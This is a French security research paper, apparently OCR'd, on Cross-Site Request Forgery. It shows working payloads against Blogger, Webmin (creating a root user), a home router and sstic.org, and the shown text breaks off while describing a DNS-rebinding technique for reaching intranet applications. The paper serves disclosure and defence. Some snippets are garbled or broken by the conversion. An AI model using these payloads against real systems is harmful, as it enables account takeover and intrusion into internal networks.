Évolution des attaques de type Cross Site Request Forgery

Renaud Feil and Louis Nyffenegger

Hervé Schauer Consultants
4bis, rue de la gare
F-92300 Levallois-Perret - France
renaud.feil@hsc.fr, louis.nyffenegger@hsc.fr

Résumé Cet article présente un état de l'art des attaques de type *Cross-Site Request Forgery* et les nouvelles techniques pouvant être utilisées par des attaquants pour les réaliser de façon efficace. Plusieurs scénarios d'attaque sur des applications Web grand public sont expliqués ainsi qu'une vulnérabilité, présente dans la plupart des navigateurs Web récents. Cette vulnérabilité permet de réaliser des attaques de type *Cross-Site Request Forgery* efficaces à l'aide de l'objet *XMLHttpRequest*. De plus, une technique inédite, permettant d'assurer la persistance du code hostile sur la machine, même après la fermeture de la fenêtre du navigateur, est présentée. Enfin, les meilleures solutions pour se prémunir de ces attaques sont discutées pour permettre à chacun (utilisateurs, développeurs de navigateurs ou d'applications Web, responsables de la sécurité des systèmes d'informations dans une organisation, etc...) de contribuer à l'éradication de cette menace.

1 Introduction

Dans la plupart des organisations, le navigateur Web est une application incontournable sur le poste de travail. Il sert en effet de client léger pour une vaste palette d'applications : moteurs de recherche, sites communautaires, courrielwebs, banques en ligne, applications métiers propres à chaque secteur d'activité, etc.

Ces applications diverses peuvent être accessibles uniquement depuis le réseau interne de l'organisation, ou disponibles sur Internet. Elles peuvent contenir des données sensibles et nécessiter une authentification, ou au contraire être ouvertes à tout le monde. Mais toutes sont accessibles depuis un navigateur utilisant des protocoles standards.

Beaucoup d'applications Web oublient cependant que les requêtes HTTP qu'elles reçoivent en provenance du navigateur Web peuvent avoir été falsifiées par une autre page Web ouverte en parallèle dans le navigateur. Sans que l'utilisateur en ait conscience, cette page Web hostile peut usurper son identité et effectuer des requêtes vers d'autres sites Web. Ce type d'attaque est nommé *Cross-Site Request Forgery* (CSRF).

Cet article fait le point sur le danger que représentent les attaques par CSRF et les risques supplémentaires apportés par les nouveaux standards du Web.

Une première partie démontre que les attaques par CSRF sont simples à effectuer pour un attaquant, qu'elles peuvent avoir des conséquences importantes pour la sécurité des applications Web

et que ces risques sont globalement sous-estimés par les développeurs et les personnes en charge du maintien de la sécurité des SI au sein des organisations.

Une seconde partie présente l'évolution de la menace au vue des nouvelles fonctionnalités des navigateurs récents. En effet, malgré une prise en compte des menaces dans la conception des navigateurs, certaines fonctionnalités peuvent faciliter la réalisation d'attaques de type CSRF à destination d'applications Web. D'autres permettent même d'envisager des attaques vers d'autres éléments du SI : bases de données, outils d'administration à distance, etc...

Une troisième partie présente les difficultés pratiques liées à la réalisation d'attaques de type CSRF « en conditions réelles ». En effet, les formes les plus simples de ces attaques sont réalisées « en aveugle », et l'attaquant ne peut pas adapter ses tentatives et réaliser des actions complexes sur des applications tierces. De plus, certaines fonctionnalités des navigateurs rendent plus difficile la conservation de la fenêtre Web contenant le code hostile. Nous démontrons cependant qu'un attaquant déterminé peut contourner la plupart des restrictions pour réaliser une attaque de type CSRF efficace. Ainsi, nous présenterons un outil montrant que le navigateur de l'utilisateur peut être utilisé comme un relais, qui envoie vers le réseau interne des requêtes arbitraires créées par un attaquant contrôlant un serveur Web hostile.

Enfin, une quatrième partie étudie différentes solutions pour contrer ces attaques. Ces solutions peuvent être mises en œuvre soit au niveau des applications Web, soit au niveau du navigateur, ou encore par une meilleure sensibilisation de l'utilisateur final.

2 Les attaques de type Cross Site Request Forgery : simples, dangereuses et pourtant méconnues

2.1 Une attaque simple

Les attaques de type *Cross-Site Request Forgery* (CSRF) sont possibles sur les applications Web dont la structure de certaines requêtes est prédictible. Prenons l'exemple d'une application Web attendant la requête de type GET suivante pour changer le mot de passe de l'utilisateur :

```
GET http://www.hsc.fr/changePassword?value=newpass HTTP/1.1
```

Une autre page Web, si elle effectue une requête similaire, peut effectuer l'action correspondante dans l'application Web vulnérable. Pour créer automatiquement cette requête, la page Web hostile peut contenir une balise image, qui provoque l'envoi d'une requête pour récupérer limage lors de son analyse par le navigateur. Ainsi, la balise suivante provoquera l'envoi d'une requête de changement de mot de passe :

```
<img src=http://www.hsc.fr/changePassword?value=newpass />
```

Les attaques de type CSRF sont toujours possible si l'application Web ciblée attend une requête de type POST. Prenons la requête suivante :

```
POST http://www.hsc.fr/changePassword HTTP/1.1
[]
value=newpass
```

Pour réaliser une requête de type POST similaire, la page Web hostile peut contenir le formulaire suivant :

```
<form action=http://www.hsc.fr/changePassword name=f method=POST>
      <input type=hidden name=value value=newpass>
</form>
```

La soumission de ce formulaire peut être automatisée par le script suivant :

```
<script>document.f.submit();</script>
```

Lors de l'affichage d'une page contenant le formulaire et le script précédent, la requête de changement de mot de passe est automatiquement envoyée.

Cette attaque nécessite simplement de connaître la structure des requêtes utilisées par l'application Web vulnérable (URL et paramètres), de créer une page Web et de convaincre l'utilisateur de l'afficher dans une fenêtre de son navigateur. La requête créée par l'attaquant est alors envoyée puis traitée par l'application Web ciblée.

2.2 Une attaque dangereuse

Les vulnérabilités de type CSRF sont dangereuses, puisqu'elles permettent potentiellement de réaliser une action non autorisée dans une application Web avec les droits d'un utilisateur légitime et sans son consentement. En effet, la requête creée lors d'une attaque de type CSRF peut contenir les informations utilisées par l'application Web pour authentifier les requêtes de l'utilisateur (cookie, authentification HTTP...). De plus, la requête est effectuée par le navigateur de l'utilisateur ciblé, ce qui permet à un attaquant de réaliser des requêtes vers des serveurs situés sur le réseau interne de l'entreprise. Pour réaliser une attaque de type CSRF usurpant les informations d'authentification d'un utilisateur légitime, il faut attendre que celui-ci s'authentifie dans l'application cible. Une fois l'utilisateur authentifié, la page Web hostile, même si elle n'appartient pas au même domaine que l'application ciblée, peut réaliser des requêtes en utilisant la session ouverte par l'utilisateur légitime. Différents mécanismes de suivi des sessions et d'authentification sont ainsi potentiellement vulnérables :

- envoi d'un cookie de session dans les requêtes ;
- suivi par adresse IP ou nom DNS ;
- authentification des requêtes par le mécanisme d'authentification HTTP standard (« HTTP Basic » et « HTTP Digest »).

Les tests effectués sur différents navigateurs montrent que :

- Si l'application Web ciblée réalise un suivi des sessions par cookie, celui-ci sera envoyé avec la requête réalisée par la page hostile.
- Si l'application réalise un suivi des sessions par adresses IP ou par nom DNS, la requête sera considérée comme valide, puisqu'elle provient d'une machine préalablement authentifiée.
- Si l'application réalise une authentification des requêtes par le mécanisme HTTP standard (HTTP Basic ou HTTP Digest), le navigateur envoie les informations d'authentification avec chaque requête, même si elle provient d'une autre page Web.

Si l'application est uniquement accessible en HTTPS, l'attaquant peut créer une requête utilisant ce protocole. En cas d'authentification par certificat, le navigateur utilise le certificat en cours pour réaliser la requête. Il n'est pas nécessaire de renseigner à nouveau le mot de passe de la clé privée du certificat.



Fig. 1: CSRF : rebond dans le réseau interne

À noter une différence de comportement entre Internet Explorer 7.0 et Firefox 2.0. Sur les 2 navigateurs, lorsque l'utilisateur ouvre une page dans un nouvel onglet ou dans une nouvelle fenêtre après avoir cliqué sur un lien, la page est chargée dans un thread appartenant au processus d'origine. En revanche, le comportement diffère lorsqu'on clique sur le programme exécutable de chaque navigateur : Internet Explorer 7.0 utilise un nouveau processus pour chaque nouvel instance, alors que Firefox 2.0 utilise un unique processus. La conséquence est que certaines informations d'authentification ne peuvent pas être utilisées lorsque la fenêtre hostile est chargée dans un processus différent sur Internet Explorer 7.0.

Le tableau suivant récapitule les résultats en fonction des différents navigateurs : Le terme de

Navigateur	IE 7.0 : processus identique	IE 7.0 : processus différent	FF 2.0 : processus identique
Cookie	X		X
Adresse IP / nom DNS	X	X	X
Authentification HTTP	X		X
Authentification HTTP enregistrée dans le navigateur	X	X	X
Certificat HTTPS	X	X	X

« session riding » est parfois utilisé pour décrire cette possibilité pour une page Web d'utiliser les informations d'authentification fournies par l'utilisateur dans une autre page Web. Les attaques de

type CSRF permettent ainsi de détourner des schémas d'authentification Web par ailleurs solides pour réaliser des actions dans des applications protégées.

Par ailleurs, la réalisation d'une attaque de type CSRF permet aussi à un attaquant d'atteindre une application Web située sur le réseau interne. La page Web hostile peut en effet contenir des URL pointant vers des serveurs du réseau interne (« `http://192.168.0.1/action.php` » ou « `http://intranet/action.php` »). Si la requête est valide, elle peut permettre de réaliser des actions sur l'application interne.

De plus, si l'utilisateur n'est pas authentifié, la page Web hostile peut créer des requêtes testant des mots de passes triviaux sur l'application Web ciblée. Si un des mots de passe est accepté, les requêtes suivantes effectuées dans la page Web hostile auront accès aux fonctionnalités protégées.

Exemple de scénario d'attaque Le « SMC7004ABR Barricade Broadband Router » est un routeur destiné aux particuliers. Il permet de créer un LAN privé et de partager une connexion Internet entre plusieurs machines. Une interface de configuration Web est disponible. Cette interface de configuration Web nécessite une authentification par mot de passe. Une fois l'authentification réalisée, le suivi de session se fait en fonction de l'adresse IP de la machine.

Une fonction de l'interface d'administration Web permet de rajouter une machine en DMZ. La structure de la requête HTTP correspondante est la suivante :

```
POST /misc.htm HTTP/1.1
Host: 192.168.1.1:88
[]
page=misc&logout=2&timeout=10&ping=1&IP1=0&IP2=0&IP3=0&IP4=0i
&dmzip4=10&C1=1&nonstdftpport=
```

Une telle requête indique que l'adresse IP 192.168.1.10 doit être considérée comme la DMZ et que toutes les requêtes arrivant sur l'adresse IP publique du routeur doivent être transmises à l'adresse IP indiquée. Cette IP devient ainsi totalement accessible depuis Internet.

Imaginons un scénario d'attaque type, où une personne malintentionnée veut compromettre une machine située sur le réseau interne. Si aucune redirection de port n'est activée sur le routeur vers la machine cible, l'attaquant ne peut joindre son adresse IP privée, située sur le réseau interne. Pour arriver à ses fins, il peut cependant effectuer une attaque de type CSRF. Sil parvient à faire afficher à l'administrateur une page Web qu'il contrôle alors que l'administrateur est authentifié dans l'interface de configuration du routeur, il peut déclencher automatiquement la requête et rendre la machine ciblée visible (et donc directement attaquable) depuis Internet.

À noter que, comme évoqué précédemment, l'attaquant peut aussi essayer des mots de passe triviaux pour se connecter à l'application de configuration. Si un mot de passe est trouvé, l'adresse IP du poste de travail de l'administrateur sera considérée comme autorisée dans l'application et l'attaquant pourra réaliser les actions nécessaires à l'ajout des IP cibles en DMZ.

2.3 Une attaque méconnue

Alors que les premières discussions sur Bugtraq évoquant les risques liés au CSRF datent de 2001 [6], ces attaques restent largement ignorées des développeurs d'applications Web et des responsables en charge du maintien de la sécurité des SI dans les organisations.

Les raisons possible de cette relative ignorance sont diverses :

– Tout dabord, cette vulnérabilité est provoquée par un des principes fondateurs du Web : une page provenant d'un domaine peut contenir des liens et effectuer des requêtes vers un autre domaine. Cest le principe des liens hypertextes. C'est aussi cela qui permet d'enrichir les pages Web par du contenu provenant de site tiers (publicités, images, ...). Pourquoi se méfier d'une fonctionnalité standard, disponible depuis que le Web existe ?
– Les concepteurs des applications Web pensent qu'une requête provient systématiquement de l'utilisateur, et ne pensent pas que cette requête peut avoir été provoquée par une autre page Web n'ayant aucun lien avec leur application.

À intervalle régulier, des vulnérabilités de type CSRF sont dévoilées dans des applications Web grand public. Ainsi en janvier 2006, Jeremiah Grossman a révélé comment une page Web hostile pouvait récupérer la liste des contacts d'un utilisateur authentifié sur Gmail [1]. Les vulnérabilités dévoilées sont cependant peu nombreuses au regard du nombre d'applications vulnérables. Le problème global est rarement évoqué dans les bonnes pratiques de développement sécurisés, et en pratique, peu d'applications Web mettent en place une protection efficace. Ainsi, la plupart des fonctionnalités des applications Web sont vulnérables à une attaque de type CSRF.

Dans les applications Web développées pour répondre à des besoins métiers (progiciel financier disposant d'une interface Web, outil des gestion des contrats), la plupart des actions métiers peuvent être effectuées par une page Web tierce. Les tests d'intrusion que nous avons effectués montrent qu'il est souvent possible de modifier les coordonnées d'un fournisseur ou les conditions d'un contrat à l'aide d'une attaque de type CSRF simple. Les équipements réseaux de type routeurs, point d'accès Wifi, etc... sont eux aussi fortement vulnérables à ces attaques, et il est généralement possible de modifier des paramètres de configuration critiques à l'aide d'une attaque de type CSRF.

Exemples d'applications Web vulnérables L'observation de la structure des requêtes utilisées par des applications Web permet de détecter très simplement les applications vulnérables. A titre d'exemple, nous avons testé et validé la possibilité des réaliser des actions non autorisées par une attaque de type CSRF dans plusieurs applications Web connues. Les tests ont été réalisés en prenant comme navigateur cible Internet Explorer 7.0 et Firefox 2.0 sur une plateforme Windows XP SP2.

Site Web Blogger (`www.blogger.com`, version en ligne le 29/03/2007) : envoi d'un message sur un blog arbitraire avec l'identité Blogger de l'utilisateur ciblé.

Une page Web contenant la balise HTML suivante provoque l'envoi d'un message sur le blog dont l'identifiant est passé en paramètre. Si l'utilisateur visionnant la page Web est authentifié sur Blogger, le message sera posté sous son identité.

```
<img src="http://www.blogger.com/login-comment.do?blogID=31026586
&postID=115271990005599332&postBody=moi+je+vote+Jose+Bove&iden=Blogger
&post=Login+and+Publish"/>
```

Webmin (version 1.3.20) : Ajout d'un utilisateur sur le système administré

La requête POST suivante est utilisée pour ajouter un utilisateur sur le système administré par Webmin :

```
POST https://localhost:10000/useradmin/save_user.cgi HTTP/1.1
[...]
Referer: https://localhost:10000/useradmin/edit_user.cgi
Cookie: testing=1; sid=49003aef7309052fd5d15620c3576e93
[...]
```

```
user=CSRF&uid_def=0&uid=0&real=&home_base=1&home=&shell=%2Fbin%2Fsh&passmode=0
&pass=&encpass=&othersh=&expired=&expirem=1&expirey=&min=&max=&warn=&inactive=
&newgid=&gidmode=0&gid=users&makehome=1&copy_files=1&others=1
```

La réalisation d'une attaque de type CSRF pour envoyer une requête selon les techniques standard ne fonctionne pas. L'application Webmin renvoit l'avertissement suivant :

Warning! Webmin has detected that the program `https://localhost:10000/useradmin/save_user.cgi?user=powned\&home_base=1\&gid=users` was linked to from the URL `http://www.hsc.fr/csrf.html`, which appears to be outside the Webmin server. This may be an attempt to trick your server into executing a dangerous command.

FIG. 2: Webmin : message d'avertissement

Cependant, il est possible de supprimer l'envoi du « referer » en effectuant le POST dans une *iframe*. Le code suivant montre comment effectuer une telle requête.

```
<html>
 <body onload="document.f.submit()">
   <iframe src="http://www.hsc-news.com/" name="iframeWebmin" id="iframeWebmin">
   </iframe>
   <form action="https://localhost:10000/useradmin/save_user.cgi"
              name="f" target="iframeWebmin">
      <input type="hidden" name="user" value="CSRF" />
      <input type="hidden" name="uid_def" value="0" />
         [...]
      <input type="hidden" name="others" value="1" />
      <input type="submit" value="submit" />
   </form>
 </body>
</html>
```

Ce code fonctionne, car les requêtes envoyées dans les *iframes* n'envoient pas le champ « Referer ». Dans la mesure où ce champ peut être volontairement désactivé par l'utilisateur, Webmin accepte la requête et l'utilisateur est créé. Cette vulnérabilité permet ainsi de créer un utilisateur avec des droits arbitraires dont le mot de passe est choisi par l'attaquant. De nombreux autres paramètres de configuration peuvent être modifiés de façon similaire.

Site Web ww.sstic.org (version en ligne le 29/03/2007) : récupération du mot de passe d'un utilisateur

La page suivante permet aux personnes inscrites sur le site www.sstic.org (dont les intervenants) de modifier leur mot de passe : Cette fonctionnalité de changement de mot de passe n'est pas



Fig. 3: Site SSTIC : page de modification des mots de passe

vulnérable au CSRF. Non pas que le développeur ait mis en place une protection spécifique pour se prémunir des CSRF (voir partie 4), mais il respecte les bonnes pratiques de sécurité en demandant le mot de passe précédent avant d'accepter le nouveau mot de passe. Il est cependant possible de modifier l'adresse e-mail de l'utilisateur actuel dans la page « Modifier votre compte » : Une attaque de type CSRF, utilisant les techniques déjà présentées, permet de rentrer une autre adresse de courriel dans les coordonnées de l'utilisateur. L'attaquant peut ainsi rentrer un adresse e-mail qu'il contrôle. Il lui suffirait ensuite, sans disposer d'une authentifiation préalable de se rendre sur la page « Mot de passe oublié » pour demander à réinitialiser le mot de passe de l'utilisateur ciblé. Les informations nécessaires seront envoyées sur l'adresse de courriel qu'il contrôle, ce qui lui permettrait ainsi d'accéder au contenu des soumissions effectuées.



Fig. 4: Site SSTIC : page de modification des coordonnées

Le cas des applications des banques en ligne française :

Sur les quelques sites de banques en ligne que nous avons parcourus, la réalisation d'une opération bancaire importante, comme un virement, n'est pas réalisable par les techniques habituelles. En effet, la réalisation de ces opérations nécessite souvent une seconde requête de confirmation, et un numéro de référence de l'opération est généré pour identifier la requête de confirmation. Ce mécanisme n'est pas spécifiquement concu pour protéger des attaques par CSRF, mais pour éviter qu'un utilisateur rafraichissant la fenêtre de navigation en cours ou revenant en arrière dans l'historique du navigateur ne génère plusieurs opérations bancaires identiques.

Nous n'avons pas essayé de déterminer si un identifiant de référence, respectant le format attendu mais créé par une autre fenêtre, pouvait être accepté par ces applications. De même, nous n'avons pas essayé de déterminer si ces numéros de référence d'opérations bancaires pouvaient être testés par force brute pour trouver un identifiant valide, ce qui pourrait être possible dans la mesure où ces numéros contiennent la date et l'heure de l'opération. Enfin, nous n'avons pas essayé de modifier les coordonnées personnelles de l'utilisateur ciblé pour pouvoir récupérer des informations privilégiées, comme son mot de passe.

Comme nous l'avons vu, les vulnérabilités de type CSRF sont très répandues dans les applications Web, et il est facile de trouver d'autres d'exemples. Un *Month of the Cross Site Request Forgery Bug* risquerait de durer bien plus d'un mois...

Fig. 5: Site SSTIC : réinitialisation du mot de passe

3 Évolution des attaques sur les navigateurs Web récents

3.1 Les attaques historiques par GET et POST : plus efficaces encore avec Javascript

Les attaques présentées dans la partie précédente, utilisant des requêtes HTTP de type GET et POST, peuvent être réalisées de façon dynamique à l'aide d'un script sur la page Web hostile. Le langage de script le plus utilisé, Javascript, permet ainsi de contrôler l'enchaînement des requêtes de façon dynamique, sans avoir à recharger le contenu de la page hostile (par exemple avec une balise *¡meta http-equiv=”Refresh” content=”2”¿*, qui recharge la page en cours toute les deux secondes). L'utilisation d'un langage de script permet aussi la réalisation d'une page hostile réalisant des requêtes dont le type, l'URL et les paramètres, lui sont fournis en temps réel par le serveur. Cette possibilité est approfondie dans la partie 3, qui présente l'outil *CSRF-proxy*.

Le code Javascript correspondant à l'envoi de la requête GET présenté dans la partie 1 est simple :

```
<script>
     var img= new Image ();
     img.src = "http://www.hsc.fr/changePassword?value=newpass";
</script>
```

À noter que d'autres balises HTML peuvent provoquer l'envoi par le navigateur d'une requête de type GET, notamment les balises APPLET, BASE, BODY, EMBED, LAYER, META, OBJECT, LINK, SCRIPT ou STYLE.

De même, la construction et l'envoi automatique du formulaire présenté dans la partie 1 peuvent être automatisés et contrôlés par Javascript de la façon suivante :

```
<script>
     var f = document.createElement('form');
     f.setAttribute("action", "http://www.hsc.fr/changePassword");
     f.setAttribute("method", "POST");
     f.setAttribute("name", "form");

     var param = document.createElement('input');
     param.setAttribute("type", "hidden");
     param.setAttribute("name", "value");
     param.setAttribute("value", "newpass");

     document.body.appendChild(f);
     f.appendChild(param);

     window.form.submit();
</script>
```

L'utilisation de Javascript pour construire de façon dynamique les requêtes HTTP est efficace, sauf lorsque le navigateur ciblé est Internet Explorer 7.0. En effet, ce dernier affiche dans certains cas un message d'avertissement demandant l'autorisation d'exécuter un script sur la page.

Les attaques de type CSRF utilisant les techniques connues à ce jour ont cependant une limite importante : la page hostile réalisant les requêtes ne peut consulter le résultat de ces requêtes. En effet, les navigateurs cloisonnent le contenu des différents domaines selon une politique appelée « same origin policy ». Les scripts d'une page provenant du serveur « `www.hsc.com` » ne peut consulter ou modifier le contenu, c'est à dire l'arborescence DOM (« Document Object Model »), d'une page provenant du serveur « `www.hsc-news.com` ». Ainsi, lors d'une attaque de type CSRF « standard », l'attaquant peut réaliser des actions dans l'application, mais ne peut pas consulter des informations sur ces pages.

Nous verrons cependant que les nouveaux standards du Web permettent à un attaquant déterminé de franchir cette limite.

3.2 Les possibilités d'attaques offertes par les plugins des navigateurs

Certaines attaques de type CSRF peuvent être réalisées à l'aide de plugins ou d'objets ActiveX accessibles dans les navigateurs. En effet, dans certains cas, la politique de sécurité utilisée par ces plugins est moins restrictive que celle du navigateur, comme cela a été le cas dans le plugin Flash [4].

De plus, certains plugins permettent d'accéder à d'autres types de ressources, comme les bases de données. Par exemple, le constructeur suivant permet d'instancier un objet connexion ADO vers une base de données SQL, via une source de donnée ODBC configurée :

```
var conn = new ActiveXObject("ADODB.Connection");
conn.Open("dsn=AppDB;uid=user;pwd=pass;");
```

Un attaquant pourrait essayer de tirer partie de cette source de données en essayant des mots de passe triviaux. Cette possibilité n'est cependant pas détaillée, car les contrôles ActiveX sont désactivés par défaut dans Internet Explorer 7.0, et ne sont pas disponibles sous Firefox 2.0. De plus, la plupart des bases de données modernes disposent d'une interface d'administration Web, comme Oracle avec *XMLDB* (vulnérable aux attaques de type CSRF ?).

3.3 Les requêtes XMLHttpRequest : de nouvelles opportunités pour les attaques de type CSRF

Pour faciliter le développement des nouvelles applications « Web 2.0 », les navigateurs récents disposent d'une fonctionnalité permettant aux pages de réaliser des requêtes HTTP de façon asynchrone et d'intégrer le résultat de la requête dans la page en cours. Elle permet de développer des sites ergonomiques, en évitant le rechargement systématique de la page HTML pour mettre à jour son contenu. Cette nouvelle fonctionnalité repose sur l'utilisation de la fonction *XMLHttpRequest*.

Les objets *XMLHttpRequest* sont disponibles depuis septembre 1998 sur Internet Explorer 5.0 en tant qu'objet ActiveX, puis nativement depuis Internet Explorer 7.0. Sur les autres navigateurs, ils sont utilisables depuis Mozilla 1.0 (en mai 2002), Safari 1.2 (février 2004), Konqueror 3.4 (mars 2005) et Opera 8.0 (avril 2005).

L'envoi d'une requête par l'objet *XMLHttpRequest* est codé de la façon suivante dans Internet Explorer 7.0 et dans Firefox 2.0 (pour Internet Explorer 6.0, la création se fait grâce à un objet ActiveX) :

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open(POST, "http://www.hsc.fr/changePassword", true);
    xhr.setRequestHeader("Cookie", "toto");
    xhr.onreadystatechange = function () {
    if (xhr.readyState == 4) {
        doEvilAction(xhr.responseText);
    }
};
    req.send("value=newpass");
</script>
```

Ce script provoquera l'envoi de la requête HTTP suivante :

```
POST changePassword HTTP/1.1
[...]
Cookie: toto
[...]
value=newpass
```

Cette fonctionnalité est intéressante pour les attaquants. Elle permet de réaliser des requêtes de façon aussi flexible que les codes Javascript présentés précédemment, mais aussi de modifier les en-têtes envoyées au serveur Web. Et surtout, elle permet de récupérer le résultat de la requête pour traitement ou pour l'envoyer au serveur hostile. Cela pourrait ouvrir la porte à des attaques de type CSRF très efficaces.

Les concepteurs des *XMLHttpRequest* ont compris les risques liés à cette nouvelle fonctionnalité. Pour éviter les attaques de type CSRF, les connexions utilisant l'objet *XMLHttpRequest* ne peuvent être effectuées que vers le domaine hébergeant la page d'origine. Cette restriction est nommé « same domain policy ». Ainsi, un script hébergé sur une page du serveur `www.hsc.fr` ne peut effectuer des requêtes que vers des URL du serveur `www.hsc.fr`. Il ne peut effectuer des requêtes utilisant l'objet *XMLHttpRequest* vers le serveur `www.hsc-news.com`, ou même vers l'URL `www2.hsc.fr`. Plusieurs astuces permettant de contourner cette restriction ont été trouvées par des développeurs, comme la réalisation de la requête désirée par le serveur d'origine. Mais ces astuces ne remettent pas en question la sécurité du modèle et ne permettent pas de faciliter les attaques de type CSRF.

HSC a cependant découvert que le mécanisme de restriction mis en place dans les principaux navigateurs du marché ne permet pas de bloquer de façon efficace les attaques de type CSRF. En effet, le mécanisme de restriction actuel empêche les requêtes inter-domaines, mais fait confiance à l'infrastructure DNS sous-jacente pour déterminer quelle adresse IP correspond à l'URL autorisée. Or, dans le cas d'un site hostile, l'attaquant peut contrôler le serveur DNS ayant autorité sur la zone correspondant à l'URL de la page hostile. Il peut ainsi, une fois la page hostile téléchargée, modifier les enregistrements DNS correspondants au serveur Web ayant servi de cette page. Les requêtes utilisant l'objet *XMLHttpRequest* seront autorisées vers l'URL du serveur, même si cette URL correspond désormais à une autre adresse IP que celle du site Web d'origine. Ces requêtes peuvent ainsi être dirigées vers des adresses IP privées, situées sur le réseau interne de la cible.

Il est ainsi possible à une page Web hostile, hébergée sur Internet, de se connecter à des applications Web situées sur l'intranet d'une organisation, d'usurper l'identité de l'utilisateur actuel du navigateur (s'il est connecté à l'application Web ciblée), et de réaliser des actions non autorisées. Mais surtout, la page hostile peut renvoyer les informations récupérées depuis l'application Web interne vers le serveur hostile situé sur Internet et contrôlé par l'attaquant. Cette attaque ne nécessite pas de compromettre le navigateur (au sens d'exécuter du code arbitraire, comme après l'exploitation d'une vulnérabilité liée à la gestion de la mémoire), ou l'installation d'un cheval de Troie sur le poste de l'utilisateur. Seules les API standards du Web sont utilisées et détournées.

Cette attaque a été implémentée avec succès dans des conditions réelles sur les navigateurs Internet Explorer 6 et Firefox 2.0 (plate forme Windows XP SP2). Voici la cinématique de cette attaque :

1. Consultation de la page hostile par la victime :
   (a) Le navigateur demande une résolution DNS pour déterminer l'adresse IP correspondant au serveur `www.hsc.fr`.
   (b) Le serveur DNS ayant autorité sur le domaine hsc.fr renvoit l'adresse IP réelle du serveur `www.hsc.fr`, mais en précisant une durée de vie nulle pour cette information, ce qui empêche la mise en cache par les serveurs DNS intermédiaire et par le navigateur.
   (c) Le navigateur envoie une requête HTTP vers l'adresse IP du serveur `www.hsc.fr`.
   (d) Le serveur renvoit la page hostile.
